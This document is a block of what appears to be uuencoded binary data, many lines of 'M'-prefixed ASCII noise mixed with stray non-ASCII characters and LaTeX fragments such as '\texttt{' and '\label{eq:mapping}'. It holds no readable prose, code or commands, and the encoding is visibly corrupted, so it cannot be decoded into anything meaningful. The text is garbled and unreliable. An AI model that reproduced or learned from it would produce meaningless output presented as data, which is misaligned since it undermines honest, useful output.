MW`Y/.Y;&@.S*`IR'YF^)DRFKI'!Y@Z%%#R,DF:F0!<ZP=5/M%#FK\:R#ZHO\$Đ $MR*P[()@D$SQI4/UR2(#H'W-E95BPO<< W^/#4`36:-F/F5X"J)@4%)7`L.)A1D$ MI]D'ZQYJ7<*>!#\(-;FVNC)4-I`%NDL[7I:2%A+F7KR-[>4P_130W3Y:_.40Đ MBLVL32]#["9XWT-NO&8\;O<N_5,BR1]RJ@DUI#6,W\9X_X9U@L_C*+,(+;@#Đ MI5Q!7RNYHMEM:Y-(-K106S=2=H^-TPT58PIRVO"]\$BHI<(`-%5V*Q#&5S8/:Đ $\texttt{M$:$M-Z-9[T\&\-L+\,?S$4<LKN!X,(UG$@UB][?72Z?/BN\5B7:<U5"@,7:=9GD) }$ M+->6Y+'777:F(;X3&;]Z`?-\$2^'EX'*N6YU+9!\W?SCI=%F&,88@+UNDZT=_Đ M)+BHJVE#<&UD`!-VZ\!!!0^>>W`1<L/*\$FAY/"B(O]<!&3')3CUO^+L_KX*4Đ MW"D\\$2!(D2'`)?^23^/IV][^Z6G@C*&'RE3,U!8-Y4R?OT+"PZ'U\$KKR95B@Đ M\$D.GF7M+07_6_&681._5*B,Q`B&%EQ'/3D=V7(0M\$^\I>XQR:6V3RA`]_`!8D MA[I5W,``X(R)Q"PGIRJV9%FGQR;P8;1+JB4234*#?5`M*UY]>7_8Z-#=5S%>Đ M+KCQ<8XXI@D];4A@J(3V+\('JZ?7=+I6Y+@]OH!XWE'`M9Q\U[UF7&^'3*U;Đ M3!&\$]UIX+0.@"_7"`OY,'_.F-B\$Z`"GOO<]Y<?%\$-B?>PTQZ,2CD-0CHV:[OÐ M?=CC3-SSON\T#-&\$?KI5+-1;16'^,D:A*A*G_H@@3H(6IX,#@B2\$0ETJI7A-D M?;48:7^9DS"^]?]UM&:Q9^T7F!40.*AQ;+>'_(B'8<*;,%&PUB,_P)I=MH3SĐ $\label{eq:mapping} $$M@P4\#QD^X[>I_SWX7\&555]\&80?T;^*:E^]_5V5^UG^Z"":0=>MB7XV$_4#_4>/P)_D $$$ M::W9O(VB&H08IV AOF#*)E\&BW,1AWGB1T:@CYA?:?>[3K6Z T8(E9P;K@`WĐ M@]S8MDOT<#BXC101V0&TT6"[EM(KSKBD]B/Z9E`</]@0YIV]5VOC\$5-M.+I=Đ M1.3[5'X.("8)KH"QVZ)F91U_?OGR):RLIG2>HHZPNN>*"6\UOR:>CNM7E\J(Đ MGI,_P+)H9/4XA[98)C[8<6\$2)"`(6:"`2_I3B[GS6O\$BGYXA(?<ZFJ5[<)MOĐ M7/'3.&PJR48J(9(L9G_X,O0'>Q>\$8F>YCS8B'C%O`4O_';,\$[5ZWL5"[^;0_Đ MM5S^UF;B<Q]^7*%UHK[+*M=,2[O>4\$QFP6%>P)):P[ARASCMEV@FAQV=.#K'D MP6[\$50111%`%U([5Q(107;8>#/(_>BU#E^+.^S.S<H1,.;6*"J8T`<<..-<>VĐ MV,-+\GA!UT9\$O#%/#H4*E:CH<:`I";(QK4918;GBB@5E;]_FX>QP7E*V8SOOĐ MOE'QY[(1W9?W-7+;Z5#'X:-`K03?3!]\$QOW"_--8]+0(TW'NCR#,ZD<%S3B4D MWN7!++K%?1-7:\$,&1@`[52GV;JE\$BDYZ8B;\HP%+RJS2T02?0IS0\$<@\U1ZRĐ $MK@KQH0-#=\$UDT`A+6J#Q\-.7.`V/(W`IH&K:-?)?]>]R\16KP+;=5[N#QXY_Ð$ M"7J.[2B9YL4G=XBARI\X<KPP<A94HIY(\$E*F\'4=\@J5%OE=*!` =8*X8Y;LĐ M%C/80@XVW%@`C4YU&\[S2J]"#FYSHQ'RM7D2![,R5REF<0(*#@]GE?&DOA9NĐ MX-HE`?IE#M7+6GL\$>RULUM5DOBB]6]F:Z=L<X\T'_U8#O\$"*5(>5%G/'2C:)Ð M+A9=C*?FS*[D4O7E^;AP!^5'3Z>1^.35'H>>%D*1S#<OB4N%(^[UI_*REZ8PĐ MI>I<!P<XDME4;B"S+8::6W2T)U8P;/'/50#7.=D+);VF\$5(9:(5J9\$\$6Z`L/Đ MY1+8H#5">*.J`@?`Q7DR9\$10#M;6A@F"*?GU6@)CHF!AG`9U!D%?'>87']A_Ð M@;9K"3@\$^>GD5\$]"37_?CM[-UK_G9B*P2#ZF@"\#8V&*;_&Q!@D:KVIHI@9QĐ

M[:M+YT5DV1!LZJ*=,Q"?X4)`CI^Z*D1,71X\$U@K%);0B0ML1T>G<0H@FLO2\D M:OYKW_?4KD:L1:2CJYRQCY\$A\H#"E;&8&5F#+JC%,1X!@<:-D'8J84B5OWNND MV?#<2_\$U]7LFH0FP+R3B&^V@FFY;-\G7]/P39TWI983'*LXO=PICE>C,_U'Đ M9LXZD6:5[RUZBSKVE/[QE+9Q88^\$-3\$Y#56>AD*]K)T"^XC'#0/X;U&-N7/'Đ M7:?!JRU-Q'8".0E^:.X_KPM"].?^.+2Q(]0C+(;SMMRWA/R('HH1R57-L!T5Đ MWD]9"],P\M0]2+T*I^VMD3@O9\$`'EK&DQZSS).E0)\\BW577&R&@\$-X"61J@Đ MW3PZK=558^?T!P361Q\$:CETV@FE)(3%]@W:]&;0: 8TE-89Y/E,AZLHN,)*JD M91!Z+1ZJU\$\C\$XM+D\H5!I@B\$M7+\2\\$520F)_X\$Q\R,,J-!W'<5;82\\$";,NC\D MXE#<"C;-W-ZZ.OMK,YT: 'REM>%N%TM&W(7ZDQ?XGT6JY9`>8/\AD6+*QY_@DÐ M6MQ`L2ZOK(:!O`FAA!H0^G;TL)80%("RH#.<H5,&%J%P[099%(VZ9550&%&#D M; `@2=C[BW[VX.L[^KX\IS\$0"+K_)<`Q`!\$Q&T#`%"A)D%2%I^2*(JQRU,W:FĐ MMEDR;_LHF;C9@G\N(?^KS[9BR-C[5CV5?KWW;FFF?RY2J525W]#'%L@1F/VCD M<6?GF(DMZ+UQ;>6Z\P(GN2O+@>,CQ?Y2T;[5IM'&KJ&5;[868_TWWH+W4YQ(Đ ME8IE#S>W[/U3&CM,ZW<A^YZ6FNW1BV6D]320?/FRFX[N<ZX>.Z2G\@>#6KZ6Đ MR9:VCPDSQ7LR"GB,<>LSKN%#*>OO-C9T['^4@!R5WX*8`XZARK'*F'&PRSIKĐ M_VP26\B\$%LP/GA)S!1?%@0`9KJ,#>^[OH7!CVF37A\`=45ZY^,\$]KD4\$:K@QĐ M#]30Q2.\@U=THC43&0Z=9#E(?%^,)A\>Q*M#^5DVDXM<S9N6%!>EK\:2%V?0Đ MS2UJFUBBH1\N_&NQ"->X.4%%C^8K:FZC?<_-?Y6`I!A#;;%GJ^C*&"@>)?]TĐ M<*?2D4UN`_QA`#OEBPE<\$1P@0"OB)R[TOC4M(#\$5_J>W\$#\$>9TFM8D8=CZY:Đ $\texttt{M',[`2[\Q3"K=LX6\#6(I:K`MJ"+.\&L"'1-='`\$6@''14FL()!1Q\$MIP/[XW"VĐ] }$ MVQ52\A1V)W*[=?0*!/Z%:?87\$M7AV[N@N1#Y05JZFNK4;V@)1(#V,O/F0440Đ M(Z"^R&.F#3]&!3\$>2C:L;D06BBRZ_&U*(-E@Z\$/\.IK^]"=BZ#NA%+9JNPKKĐ M-S)_GX>_E21@7G-8"P!I/TT7<3ZB5)EFM-R@R[BS+,**C=X,\$&#(=^U`PR[@Đ MN7@E0?OKQ[2P%]*WZ+\E\`_TZ6P43)99L[+C\M-)58:KO\$[5MC-HH25*&[+ND MLQU:)!<1YPA-?W.,F1XO-S%Z=MN+=-2+`:VV%L<W3;%<`,A=\9,,BW,&W'!ED M//R%9HX@^M"X(L5'K7C'S>LS@E;@)4[_'B<EY"N*Z,?O/LI*-5\$6\$1%8BQ1YĐ $M:=VTBX:[\&D:\#IV@R2DZ0I>'VU@+XO/9AWVF!+=J4,)9(*9R@7\J,Z[?O2:AUD)$ M#U;4&(*+]MNJO'/O1?V?[MU67<"[8XP"#9A?B7M,(<XDZRSOT?* E6F%%G`BĐ $\label{eq:mac-start} $$ MAC^1A0IOX" = J_EIMBJYYJ260-_R00 + ZQ-^$T9]CX^/G.*J+BXNOK;...FQN1D $$$ $\texttt{M5@IVVZ]G`VW4ZU+7E5!9<7[/8S_."MC?_@\#E6R):[!V)0$E,UX/_Q&MI:HY5D } \\$ MZ31RBH?8'[D+:N]=C39E"IMGKQK6<%E*^(3M)SD<#G@'I-L'3`H?1I]SMF2SÐ MHQ`NW_]H)%4L"[`TLB7GBK%YO=UH<VMV6CTRO[>##)ZI76V]/]Y.>([JUH?-Đ MQ0[(MP]PZ%5Z9:V=A>)<D7[D^3J*_LC_[\QN2VZW8."GWX-52SX<5/(EL<5[Đ MEEEF@+Z&!A6'U=0"\Z%^J(-50I,UQQVFF\.Q4.[3#Q+9[_IV>J?G62TFS=G!Đ M@\9`;0Q(SA1F"\$L8'!NH7FTZ9'Z*#0-#0Z"EM'#W\!XFDLM;7?D`F\9S7NJ\D M'!;.GS]H^]^J[5EJ[G`]L0?V6*\$19'\U.`*\$*UJ66G[80V__!-/BQ1(R,Y2XĐ M, '4M"5(UYUW0LQ.A1)AW8<G;_F[.7I+A%>*0;XAC-N!5S]N66[=M58]@4LNND MBJ212QO`O"[^*LH'PB^%G1ES/-.+BZVF%_XD*3H,3._YN`2`3?1[GW>WQ=H0Đ M=GT1IQ\$BM'[C"F3&\$*O@2YYPN+`9,F5FZM!&D,("#<`=Q+"/U4V]R\$)<525PÐMN]:Q6.W15_V`7'U<E*IO&DIM9YK0XE3&CJ5T('08``9`CYV"B>!!]'&>-R,)D M654ZB"QJ&&/AKQ+XH<]ZGDS]6YMX`X?;303"3#\.KBTRK+85,D,CI8ZF21.9D $\verb|M\$!"7M:;@^{\#T2K}) & C + 6\& M\#P > OO25?5\&Z`W0A*R\J06\&`9XSV;1AAV(Y:\#=0'D) | AAV(Y:\#=0'D) | AA$ MV[L"#WEM6IZ/X(DH\;QY)2,`L\$XF.PI'Z@>DZR.OX#;'S4H_QQ]3BNK!:FK@Đ M`VOGA>%%N\90=J;A2'%PV%JJB]HA'NO@O:+WG7-):643_5K2'^JN7<`*G0'&Đ M">*'O<H,'B"OLKWT_XC"VC49\$J>@@:]X595)52/L\$Y?4\<,5RKSGJ_EWAB:JĐ M41%A<2UF@O<#-KPZ\$<!YL(A"CQ02`B^L08]+5RTW#Q0ZX2V;R.L0ZW,0KXAAĐ M[:7\>09)V=G14,2Y&G>LLJ=`PT>]G8.-NJX_7K2,C`O>^L-Q1!YQ0V_HZTGVĐ $MT?!*O_]&U'L=/^0A1$*8@QR7:W*9BY(=U/I<C$45F=.BHZ)*'-9;UAP;M96YD$ $M=\; KGE:F!T=R+B,6Y'\iyS8YO9\#S)L4X'/$>M:"\#!7!"[FT>N=8K[UJAL`=;D]$ M.H4=J]UL,!&(C_!%IH8AQZNJ&*%#>5N2J^,GM2VSX1S1WW<?LIZ((=,H];(GD MA:(<])OA\$_%7^-U/"DB%AUNQ'%HN;X*J#^<M<QKB5Z5?7925X[K70DH2)IYHĐ M6S*%)V'5+LP,!WAI3+)YCI:'ODX9CM:F>BJ>]-4G):WM+!KPUYV8#15'1D8FD MQZ5V'2==AR:1V#S([9<*,\$^N#F3CB86P*LSN*1@T3EDDK#4(*FI">[ETZ*-`Đ MF3A2ETJL)G[5L'71G70&=;]%W -W5Q9(!!!"/)`P/AK.*N?N<D;0-:,X2IL>Đ MPQ]+Z8C0/N6N[?0:N4&>P'=RYW*6?B=SW\$'?=2AV6Z-!7W"@WKD=9%1STF)+D MC690+D2=.';B=&XU-RED^>\R?'R;S"38(U7>;\5K;JN9+_#W"7@P(,E)K&B?Đ MZP-H2`1N*VI9R^\Q:"ODI%"JPY=EU_R],A:W"7300=",5!#T4\$%0XG?FSCJ8Đ M2@B;FB[^K#W?R`A5RE19)?L\%^9W4XOVR\$.WL?[B&>VP:*2-9Q69`N9>1`>[Đ $MX&$2$S5#(HE9`&U\T`!CQK+TY`*$@:3=^=1R-Z;[N[4F.M56*B\B&(J)L#MTD]$ M < &45 '230 (<S/Y\$J/*44G2&Y,,,''<:+G\$V\$@?\$"0X-3.WS//:VUI`4\$-Z<S6-D)

M%.K+6QFG0<32HB0H,HPQHEQ\$@G*\-P8!AIY*@\$8"F'>_0\$@8/4I;0Z\$6^I.]D MN!220<I*/MP<0FKN#GW"`@)B96M_JO<34.2E!)Y=\$299L58&N"@#POID4Y7OĐ MN0@YIB2I,O[N-\Y\$D#4UPO`[0FWE3BD^^.5G7P)HPX7W'J)(*0)1^I@K',-AĐ $MU:]0$+30<<3$(#R9]5/@/F<!Q*W0B##J02V0/[$E3ZQ]\,]'STG&[W_GEU!`Ð$ M_LH^)J=`)"61Z%L4,3Y'S;`TO/05SJ5J9(R;&!JN^?B?4#7>!*:^Z6L.3^:8Đ M2O9".E"7/Y/63?`<'Z[C&SVOS'YP9,H&AO[YL\.PRK.U#HI"O6>O-7?BP%\$RĐ $M1YVI38[<;:X/F)^{!}M7#];R+>NWV.OX^^H-:!^{!}SU+^{!}5^{*}%O"Y,;J7=&L,Đ$ M[LULR^9[],:UJ7^.1CC?V[5T\!&0W&.:"<-4%U#C[+/SHRYLDDL4(?/KF^>AD M0NU#"%%00#9UPF=R7]*8:P]@8(7RIZ6ER/UB-OA[&"EGX<&W0GCZZAY[\$:?+Đ MVL<^#\+\J\.C3SDDIP[/HJ87C.`P4,(N&]N-X5'7/U3U`^%GN1%#%E=QGS/WÐ $\texttt{M_3K_?} \texttt{M$\#:.<C9P^54SB`,4?D0.2NB+!QFDPX=(<@T_+K\#+^I^V/\5<;'A(]D) }$ MU?/<AZ<.GNMG#18WDXP\$]'F#@9^ASK/4'>LM`@G1*8,*:17_,%T429HR7Q\MD M?Q*]\$I*%0#6PS[MA'E2%36/4T3-5!,<+N)LD(X.KBB!,`J;L\$1>^QP1]@PX\D MQ2&D@6)__EM?7HYH7\<)5G)8-(I26)*U@+;.P3,\T;8`IYT.>3?@OI=?\$^!IÐ M%UK+9BH3_XCK_.HCN)V14!GC4!&"RJTW16)Y?U)Z&HFX\F>RRO=-N:A?)T[*D M3*7+\$\P?C.JG3#?)\$EZ(%,84]2+&4/":@S^8C]].'L[WTMSR/D>R8_\II1(#Đ $M > 2,T5 ZQK''; ON 6HB&W8 F2I(&H%AA?^L=BM"CSMA:A)J6V^QFW5SU,D$ M,?.UBSV%_\<9R)\=L#\#SZ"KSJB0]EYU22+X1R1#\$_`"``T!]CX>G&3V-Z;[Đ ML(G,QU1\$RH4U#1WCW/N:@QUJJ^'&<MJV&>H66YU8E%A%\$YP'HZ"_&3YVG\$\$AD M2V::FY2)*L0_9`GOXUB7>1<P+2\$]BI_0]BHR'ZT0P_8'+O=NV=L!,\J5S=LIÐ $\label{eq:mr} \texttt{MR} \texttt{[E^?#+2B1T-<0+L! \setminus (1D^8\#6RR+1+B^$[2H>\$C1"=A-Y7B?H3BL8XG^J!8=D)]} \\$ M_K;[FUQOR; #XX5*D@, <^KV:9)SB^B23307"MKLHPZ':VAXB_"78F0C\GE2JCD M[GL_SMS-V\$++-1RL?XG9, #+O\$C`!T9Y37TLH"VMNZ[^5(^M1[!TN<#+GY&_"Đ MY?\$]"1A'\$UO_&[*?9X@M59.AN!DTE5#=\$T,]DQ#M%HOMWLUL53C,V'#?DLCZĐ ME73:O<!V_?U9/]+2/)K@<\$P)O//9\+7>\XR9UG,4]8J,&OWM2";<E"VE<B@)D MM(V+E%>8V000UX<?,3A9USQ'YY:EYR,<CK6YLQ^NN58NPMP4FI+A%H\\$WE9CÐ $\texttt{M+`*X>YK_^O`T*T>:9?K_GL6]B<T_G1\\] 6;8G'[8O,J*Y$XKJM@,KM;31/=$.£)$ MP._7+PE-)LW:3AVQ8SIK3D4PQIC[Z"B#1`%8AQ#U".[AAMZ'2-Z'#SR]<3]MĐ M118ZPWH4WI#;7)>%6A6>:C93?#9J<J56*RMN[*RUH2#VL<4'Y%U?<6'CFH8TĐ MTR09'!-&U/<\$I`[V,<8>/HE)*`E>'7*O=#HUN/%LU&`'+]&22@:3!\T:>'31Đ MBGV*9\\&@U@LP7]-LQ\$<;%'Y`*B\7A,^TY.0!"T6\$@[K(P&Z,?41%@P(G#'KĐ MK, C@ZMK]\U^[]J'`XZQ]LO7U>EM`.H2&[Y4_)7C=_1Y'\I]`<ZJ`TU<K(B\$OĐ M^O<"Z?Q7CL[9W9'DVIY7\4>1'5J^CWR9\1`4H<JW3??Y0]<G@_BQ:!8AQ@ABĐ $\verb|M'\&QTCQL\<LF\#MOJ!"FPD3F9VO=M".V!VX\&X\$;\&: TVZ(1H^{\wedge},OU,9-PP!3^{-}4D) | $$$ MZ8:('YVSM\NOGW%NKH1H"3!O<%088'5-#`"99:+YB@N`+!D^CCX9[8+=MI\,Đ ML19Y-VIBC=?IGVO;^YB>^2S\$S)&8WI_].`+SBXS\$Y\G2VM^_T5=JOAD&/&AXD M7W_^PBQ9<[O*/2Q"8)YQ=6H_='QY5P=K`6Z9>][U*:&>&0#.@&A02%450:;FD MVC2)/SF.@6MUL!8D[(.D*SB0PLX21K3MUV&FE:&&D?#9">1ABKIRNBVAV^HAĐ MSYA3S]0RZZS`OS]JCOO^*BGI+%>!S^WZKFBOB&MV+,)/O-I&=2+,7H@<#V"/Đ M5C OU!R7(VAVE^5ZU]V78WH[NZT-+-?3P^616RH[2J9YJA ;+TYXPO89\$&J&Đ M, LAG2D1!X, [KV[0;:\CIW49(S^5.8%;I=:^;?J!^Y>W=TTZG4UCS<NY++[Đ MZDD:@I(V(U`=STC:Y]0>KU#_Y@-B6V9O'Y:-SL(^'I;S4Y-5NE4=.W>_M>V-Đ M92]J'N?X9W4^OL+>WLBPC!'[_H,TFICU`7^U=,72=W2W0.N60G^7!IBE(2ACĐ MN\$I*L+XG+B\YY!Q9-K[U,N)[D<CJBV9,C[:4RYI_U#G`D,K:.S6PA=SWV7<&Đ M*F43!+2N(C?F7EB_+S'&+,NG5#4/>LZE3/ZV)">=0:U3/JJW;QKGYDSC&?=:Đ MGU4>BH\URO:-/;TS[S!LM\$._4HM\6C)_LFOIVM76E`OSDKWS/&C)KCH+_Z=6Đ M]O6?;(ZZ:9/U[Q*\$,:DE5S(7C+\FPHGI1.FX0_\[(]!C;N[LS-;B9F_0=2]RĐ M6!SGE`7>'@NS*34R^3\$A,"\`@GWD0=-2PE.Y93!!/'JN+Y345HF(OC*Y&HX\D MTVAI'!YH1INYAPESL7GQ%/JK"H9N*\;,&Q,2:@"4_BT_>R#]7YB;F9/*^?8D $\texttt{M]I1>\&<81=Y7]F6;,OQD)P'@FUN;5HR>;^5"(]E\#_J,)(L>O6[X10,7JFO=\#TD)$ $MO\&WG/]6/LG_{-0!YTBS[2MW%B>>16A<O+2L\&TO_=^7+T)9>N+'20;A20K,#<D$ M`=.[4,IN/@/2J7>%ZX:T!AKAAMH'Y0H@SR;TTJD'I'DZ;">12;0'3<[+4*M\D $MXE; 5F)HKV5, (7#4P1-6(K2[H@P"X-7U\[`#K/X!^QN^J(0`X#LQ7.P8UR%K%Đ]$ $MCU, ...GV + HG : 5M \\ O&B * 780@ \\ 20V > R) ? 5,] H?A3$ "E: <-^W'Z) 4_[N[=FY2I] : Đ$ MLZ3PQ[T_'N=_3, UGS, 6XDDWB-X'%!VVE5NTW[+E_'6SGE!DJ`+4MGSND4):6D M5#J1S]]D>5!KV\$RY\$:\OI8\$]W3,=P3`P\$M%FQ-XGN[`'.6[**7("5Y6BZE^?Đ $MQ4#S+LB9]HYW1()8DM;H=WZW]O?[><07FU>M<C/D"\^6#<\W!T!.CG%7Z?C]D$ MZ7QO"F.J7,>_D)B4U89EXJ^\$Z6YO/4]<=O2):GKOQS:M@W6G;8D_9EH`:Q5`Đ M2O*RX2DU@U:MY'87`B"!E*#13%.\`P\$/BXT:3G*^Y<K_.<;OZ3(^:_\$;)8;#Đ

MT[C0TZ<,<]<]X:KWQK]OERQ)NQ34_4LL8BO=L8PZ_.KAB(0,5YU/49VO9^O6Đ $M^2V\S$K,?T[R;T<"K_J;F10\-SV"!5]X@?6Z>/Q^,JQ/<^:UFYG7@/ZHDPYYÐ$ $MX4</MX:L&3A0I(;;.>OO"/^F]MZ,U8"/VGX)/B4EE5U<+LL41WC<QUT/Y^<D$ MTAN5K1S)6O;_]*PW('(F6?]F+CN>89Q)U\$,)\$?FWI%R7M%-Q#3.6?,>@V#TMD MS]107?!Q@B-HZ(I<(X.!4ECBSA;FGD!M+)<?>L30.8*4W5^69I']-<'D+N@(Đ $MU \setminus M**RNR?[6?\#K \S'MH?K'_][S9A*4A' DY(<:!.R"'-^W%@'V[&#$C><7RD)$ MT:4+YB;MCVI3`30^E`107FQXMDF@0WE[^&S.LW/(6T-,;.2>D *=&FQZN+<:Đ M8=933#-\$.>J@9I1?5+`!5,.*38S<Q\NOT[E&JQ^G6UT=WZ;/9EP0>TS7!!%^Đ MU&6HPR#\MF*I*/`7G#>&F+=UHV_WS`\7C8-VK6H\G8P736NN'4QG5V1F_4\$KÐ M&;GCIFZ:76C&"C)RH4RUIRT:A>*B\$Q;V>X;BNYO`N&X'%?J)C`5#(QSTP>:%Đ M"FVR6UZ@\OU;40=J6XSY7@70JO^:2!@F[D)JQ]L>'4`1`EXR6(HT)8\$N.L>GĐ M3N!>@U!VH<E>SHV>AEPN#[I]KQ906W-RW/EN3T)ZB>\$IJJYHVJZZW\S[!\$,5Đ MVU\$#4&/&_D9B'&:/Y@=#>["(8Z(A:[5+2\?C45YU?:7Y";SXKMKT>P&T&P]^Đ M5]:DV]4(&>7YO'JO>LQ-&5M(-7=+A<E2`GOI4:O27,R>@.<7&&W[4[!LGPF3D M\&0^(<"5Q(^'ZP\$5<G>7R,[G_LKR2_P_R"O&??)M5WGKF/>#19K"7^\,JR81D M?O`K5XO3AC;7=0>4L0F\9"Z%W2D!-H5B')=5!;0A+>2E!=J7AV6\&?+B,AB/Ð M.E<-A-BU5_.R7.^EP]O=MUK9Y1H#H*E0E4<Y0@H0-XN!PI,0^H/I#!K=O(P?Đ MV:./MM\NEH9]D79JNU["BG5@#NA3G<0Q]0<\$6'JY'2)P\$E7D1_%<A;X4E59BD MWTSOAQRS<5T;Q1EMJA"!C/E]<(A*M3BZ'[]%TD/,"_3R)\?X@1>G>OUH',P\$D M6/'LG,B7T"2RA;5D^`C.7B=*CAIC;]N[S;ZND`[(N:VOTE>C+):^!/.S^5).Đ MC9HW_9&>>'>(VG`><&#W."/T?JO^@ER_LG]YCW8"QBV-V/PBCN!>'E-@\$63BD ML)P2-XJ/Z,XFN33W9.IT-K6%X?,V6&5/#_.H]7VD^6_CLZ4`&I5_\%==ENROĐ MCW@7LF^4%LQ=KPU"GH<"I@7UBKXD+II]6G;,!+"%P<5DY)\$Z/)3*+5N)EO#XĐ M!&E51:_7E<7;ZAV5;,E,QL(JZMKT"KIC_Z1-1'Q]WK1_-%N+0[!Z-&%G*.\D $\texttt{M}\#^Q=, @\$QJW]-28E\&]\\ \\ ^;=ZOZK; <GAFO@9NN@"^\$:(\&0W)Z\\ \\ :\&T8<1Q.BF;M!D$ M)D(T8PE]\$12B#D!+(P2TD[UDM9]BC8*6*Y\$B_I\$2!NU@_>-4TH">-AQD:#`IĐ $MJQ-0E#>_P6DO$V]?.SL$7[N]Q;P&YZ]L,I-4HL/%L+TB6ITKH7#K=PV).NSHD$ $M9VVH"M=Q<6L.+\HMQ1-@&UJP!A3:54*3(1A?*)HP=*!XO-02'8\\&^V:\W7@PD$ MNQ2#U4[*3DQ)LVN/53^8>?FH96EMFCQE<'J`5B&\=G%]3I[<.\$Q,-[3QM>W/Đ M-P7WL:T_&([30L-X11B**-!\$+07>\$']F;",YGJSCR4(BQMF&"2'NS(\$;[00[Đ $M6(W<[6AEGD\$YSN^K^*]XBY,9\$]>_:!\$D5=4]C#J=J(71P^(\]M2]1L]0X!C6D$ M1JK^C_`K7D/AMWL,,+\$)'I<[YJ,W09:R<-096?3!]0!R>@BR(/1;^EA"(<9!D MGN_<8<-X#:SS+=^0IN_+3K%6P<T#)IAK8X?LT_";(76@B+.(MZP8'Q#\\$!K7Đ $MH<\#\\@</9\#\#,F[/NEI%F31?,KSR=-\\.5@O_RJIR\\J*\\9P*K5UZU,$X!QOO1F.Ð$ M=,FRV=XRL*VI;6``SC+,H?TFP*"P!7U^.OKK4X7X>5H(<+X&.-!##H3]A<I-Ð MCI!4Q0U_9!@XL&C,B02\NR#D._U+0:F;\$+UMK6+I\$.J/)5B4FTD7(PS2Q`;7Đ M`=SG'=M?L+L\-WS&+UV?-I>'A3(S4=#HQWX1\JK@#YD8�?_IJH`[%FK9(7D $M_D4?'B^Q/W7,"2G>>+#,42P`W$=L>.OKT>#3JV7[`&>>>_J^37*4"O,Ð$ MP-)S2WWA%7%PZ)[6?Z]AO\$%4<"GC`!2E"U1?5]-28")I6<5GN.I^BO2[6^3DĐ M.YCIZL.^J-A>#'[)RMP2X < `U/T\A^8A(89@*<S)AER>DK>.C"7DDSZ:S*ZVĐ MK VW^5;D<&7KQ=`G?/"CJ<&/O&GQ ^:-+]BD`]'Q=\^BC&K1)50B\GLYH<E2Đ MQ5_)]NTRYW?XQ0CF*\K519-+`UTBX7LM[XF+S_@MTCW<O=3#[\$:C9>LMA?7VĐ M5B8B`:SC)N)#1_9>!9%AMCED4KL^MT55S[:].LS!W)K:Y-!7<'U^CZN_V.U7Đ MC%D%2+61UC!'R.`[3]35.0\`2E9:*,CR(G101QMT><XI@HK+%\$DT-F7[6"9[Đ $MR_D-0@<8)5ACYN2N8;'<R!GI<8$%87(%D*_25=^8&C3+O(`GA0Y[T;(=[\S?D]))$ $M<)13C7"F4AL:,B[8:[+=_R4Q-UK5J+4H^-A:C4I;]FJOATRO;@^;6Q83,)D$ MRWN4H_=WTDN3G2Q^ZB/X#')(TY-:?*REQ"I80=95,*T:AD;="F+_PV;A00N-D MUN6N7S&MMD,@"\G'B!,]2H>V]OI^D0,>2Z**+N!ZR'B_'D#T(TGSODO?:V7,D M_8[;]_VU`477\ZKSK;[IQ83^?:TXA@U"\$\$J=R)BQ?B4J"MTZ\D-#V.O+@(Z1Đ M/B7PZTW9>[?4JJF6`BV8#5\$(4?3M-PPX\$SH)%1-A@<R"(T/:PSBVC:\%L\$4ZĐ M2X\$+<V\$%H7"3((_,5+?4``SP_UAL32,5(+P\H5!)?-_@+N>04DDD7H8E179HD $M^=?^{U=8S10}H+Z&6>Q:QDT&I79*:G>8R2K/("D.V;!$HDWJ9T1<)MT&-,Ð$ $M-<5;*3!V?2H/P\]KTH7]PT>\CPVC_&430[_HN^5]36,8[F)9+.THS^?1"6,`D$ M4#VG9>LFXS_9UU-B!]FL,S(\$82[DUGYNZ^U*8'ZV2BN#S)K\U_5?GO>UR(R6D MT/!U6\$:]CW-H1!1?E#FH&W"1^S#O6?HN6=E%=2^/N.@5#/T/Y3JW8`I>`.QFD MEN3K!_BGFXT1&[[3@3>^1*(L@&5^_>=XV\$@(+Z0FL'O`CTTNK1TA',7F/G;GĐ M7M%5[^/(\$PJ2%;W#VUL%I]'@%X3#/MBKQ*N>-_R/>@#B"MT(]ADTKRZY#+%WĐ M\#L28R_1CPTQSU4+IS9B[J;^_`JQ!NX4?20+I_]GPS'K1.*RU!:!;'UMX!ENĐ

M#WS+WS&"6,RE6,0`"L?\\$7KKR`='Y5Q\$P%_V9];6MKW6R8KQ%G[N^LF%?:4CÐ M9]HUSMG:6-"?K4&/S]P<MXV_W/.U2';DF>OV[UD./*ONK8L9KQQ3R2O#4/`KĐ MT]6CM=Z!\HCK2DOU&]<^#N@-[WC"K=53-FL3YZEH]TX3S0QJ"\$QLBISV8?A<D MWM''"DI_;/[B<>B7HX\$H[L8AL>RYP:NK<7Q'7B#=+ZFA>!)8A]H]D9P_W275Ð M[B0-OZV`L@^9N*D!%L)H(0-.@.WGDB4D:EB<)3%%W6)`U+<N':\G6;[^?GA^Đ $M<[FGEI=OT^2/_[;1\&\&O+[^.S=@*3Q=[<"1?T^?>I7I\&9P(^_DK,()#"**2$D])$ MJBHK*:)9EBV[(OK`D4@\.R4BLM8'ZWQ_UD\$A4(MI5A8SE2'4@+.@0LQF*N:Đ M9U'4`IN:0JH\$XS1;:/?^\"N*YE98@"9:J)V[[ASW_LC;1P&649I\?SJC`&&=Đ $M2M=1"RO@/>-; Y4N0Q; LHY:&!G132UZR<FZ$"4N/X-?[O.9BXFH\.'/\%+I<D.$ MGI6.5D"%\$!8UNO]VY!E\$G8Q256K+"@]-YF?^5@*I75E3\$]R#RE@IK4UYGEJ\$Đ $M_PWJ > (267"+IH4RU < Q' > E(."#Z^+6_Y]J_KBAJ/(M'G=P)T*G4Z^HM127*D$ M8ED'P8I05J0WX-;UVVB06RFKJ6,I7C8><F=RW:F'D23@F4V<ED2*J'V/YYSZÐ $M_{(Y]7A;ZTW6LH33Z\&8X/\$PS/)}*W"-DA/&700<BD[@Q=#U_T^@XH^;8/^D$ MXKB4"L^YM) `RAA\$OOL6WJC."ZMW<T@^Q,Y*QT\9XS1+Z%V>"=#SE`&]&C@)PĐ $M*)XV/C9&_QZ^T"HU<R\N+>=HN#)@9*<_,2*-`$EFKJG8DMEN!$6+YT-?3^]]D$ MN?C+_+9UFZ*M-QGWEZ*AZ\$XWYD5S*<CD7169[X!U1>#GJ_8\$QV90[Q[78=>/Đ $M[13BKK51*?9^?F)S)E^R^KQ>.++G>5(+,\6/2S1/<K+T;F*\3GBY(K7=-</Ð)$ M4D[WDN"(#63!:\")?W.?\$2*L)W7=/(O9/?W1X=*_,2TV,O)_V?I;2_\$:+OSĐ M6L;I!;<3Y/!KLHK)TTW^!G#]Y+ZZ/K\UT49OPD;7C*2UA'LXJ%;D%1(G6%*GD 